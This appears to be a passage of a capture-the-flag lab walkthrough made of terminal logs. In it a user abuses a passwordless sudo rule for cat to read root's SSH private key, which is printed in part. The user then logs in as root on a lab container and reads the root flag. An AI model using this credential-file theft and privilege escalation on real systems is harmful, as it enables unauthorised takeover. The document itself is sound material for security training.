capa@4009e0d6c552:~$ id
uid=1000(capa) gid=1000(capa) groups=1000(capa),100(users)
capa@4009e0d6c552:~$ sudo -l
Matching Defaults entries for capa on 4009e0d6c552:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User capa may run the following commands on 4009e0d6c552:
    (ALL : ALL) NOPASSWD: /bin/cat
capa@4009e0d6c552:~$
```


capa@4009e0d6c552:~$ sudo /bin/cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAx7wRGZs86cLk6QtiELD9oXmIZMQDclgYbkr+j8aR5iqnVb0HtRPU
4ql/Va6It+VmzCARj+6p4NlAM1nXeoGt2Ad9H0CUHCefwN5u50lMS1x+6XXh3p4Ww5dnJF
v6O+yVvAfe+CXtos1ckqsdu6qJ2tDRCBye4/q55DV0Mk5ACxKdWw5pzqHpM9H3utQ3/5rM
KSfKzDmwdmpJgElWPOwvD1OY0WuL9U0i/5jay/QnUBeUCK1Khyx+sJx86yRyqD63CgklLj
4kxsWQlD1EvKHwKf3PgJqve/tUpO4w2KFbm3ThRew4a0AN12gskVXaR1XQnoL1HM70wH6H
CUi1JFRklqBTwbzgQCJbm4cZcUWHfpKZauFXZt1uYYOZMYbRFKzsWUO7fOEt63TJMHsMMh
OQrlHf4SWEn8DISb3NY2WZd5wpaoHkwTuXibR6pKu8Ygv8ksEY/Lo4/dAAEFbFtfCq9wPZ
Lv8ULyPJ/5SCML3nrO7HWoF3wgrERNM/Zze5JwmC9i4/nL86z9O+W1LvoHY81yo0pne1/M
4YK78g5yG2Uw3uVvKFMVeAFC4bc4/mH4LHQ+4CWXerJu5Wax1oFDYgUPnYhiy3ktQkQnzp
/e5EMauk/ZMu/wgIvix20+2bfscnqngrZlbmmZl9nkPM8j/gbP+0tyrBFqJx5t6gu1hU7l
UAAAdIUtabUFLWm1AAAAAHc3NoLXJzYQAAAgEAx7wRGZs86cLk6QtiELD9oXmIZMQDclgY
bkr+j8aR5iqnVb0HtRPU4ql/Va6It+VmzCARj+6p4NlAM1nXeoGt2Ad9H0CUHCefwN5u50
lMS1x+6XXh3p4Ww5dnJFv6O+yVvAfe+CXtos1ckqsdu6qJ2tDRCBye4/q55DV0Mk5ACxKd
Ww5pzqHpM9H3utQ3/5rMKSfKzDmwdmpJgElWPOwvD1OY0WuL9U0i/5jay/QnUBeUCK1Khy
x+sJx86yRyqD63CgklLj4kxsWQlD1EvKHwKf3PgJqve/tUpO4w2KFbm3ThRew4a0AN12gs
kVXaR1XQnoL1HM70wH6HCUi1JFRklqBTwbzgQCJbm4cZcUWHfpKZauFXZt1uYYOZMYbRFK
zsWUO7fOEt63TJMHsMMhOQrlHf4SWEn8DISb3NY2WZd5wpaoHkwTuXibR6pKu8Ygv8ksEY
/Lo4/dAAEFbFtfCq9wPZLv8ULyPJ/5SCML3nrO7HWoF3wgrERNM/Zze5JwmC9i4/nL86z9
root@miguel: /home/miguel/Machines
capa@4009e0d6c552: ~


┌──(miguel💀miguel)-[~]
└─$ nano id_rsa
┌──(miguel💀miguel)-[~]
└─$ ssh -i id_rsa root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be estab
ED25519 key fingerprint is SHA256:iC/yTL1NsOyIB5A+xmflwZna1ylIRz5
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint
Warning: Permanently added '172.17.0.2' (ED25519) to the list of
@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE! @
@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by
This private key will be ignored.
Load key "id_rsa": bad permissions
root@172.17.0.2's password:


┌──(root💀miguel)-[/home/miguel]
└─# chmod 600 id_rsa
┌──(root💀miguel)-[/home/miguel]
└─# ssh -i id_rsa root@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
This system has been minimized by removing packages and cor
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' comma
Last login: Wed Aug 14 17:57:47 2024 from 172.19.0.1
root@4009e0d6c552:~# whoami
root
root@4009e0d6c552:~#


total 48
drwx------ 1 root root 4096 Aug 15 14:39 .
drwxr-xr-x 1 root root 4096 Jan 16 17:31 ..
-rw------- 1 root root 185 Aug 15 14:11 .bash_history
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
drwx------ 2 root root 4096 Aug 14 17:57 .cache
drwxr-xr-x 3 root root 4096 Aug 14 13:58 .local
-rw------- 1 root root 382 Aug 15 14:39 .mysql_history
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
-rw-r--r-- 1 root root 0 Aug 14 17:33 .selected_editor
drwx------ 2 root root 4096 Aug 14 17:55 .ssh
-rw-r--r-- 1 root root 176 Aug 14 17:24 .wget-hsts
-rw-r--r-- 1 root root 68 Aug 14 18:00 root.txt
-rw-r--r-- 1 root root 33 Aug 14 16:19 true_root.txt
root@4009e0d6c552:~# cat root.txt
It's not worth looking at this file alone, you have to be roo
root@4009e0d6c552:~# cat true_root.txt
8e776bdaed0b6748686b7ce6d38ccca3
root@4009e0d6c552:~#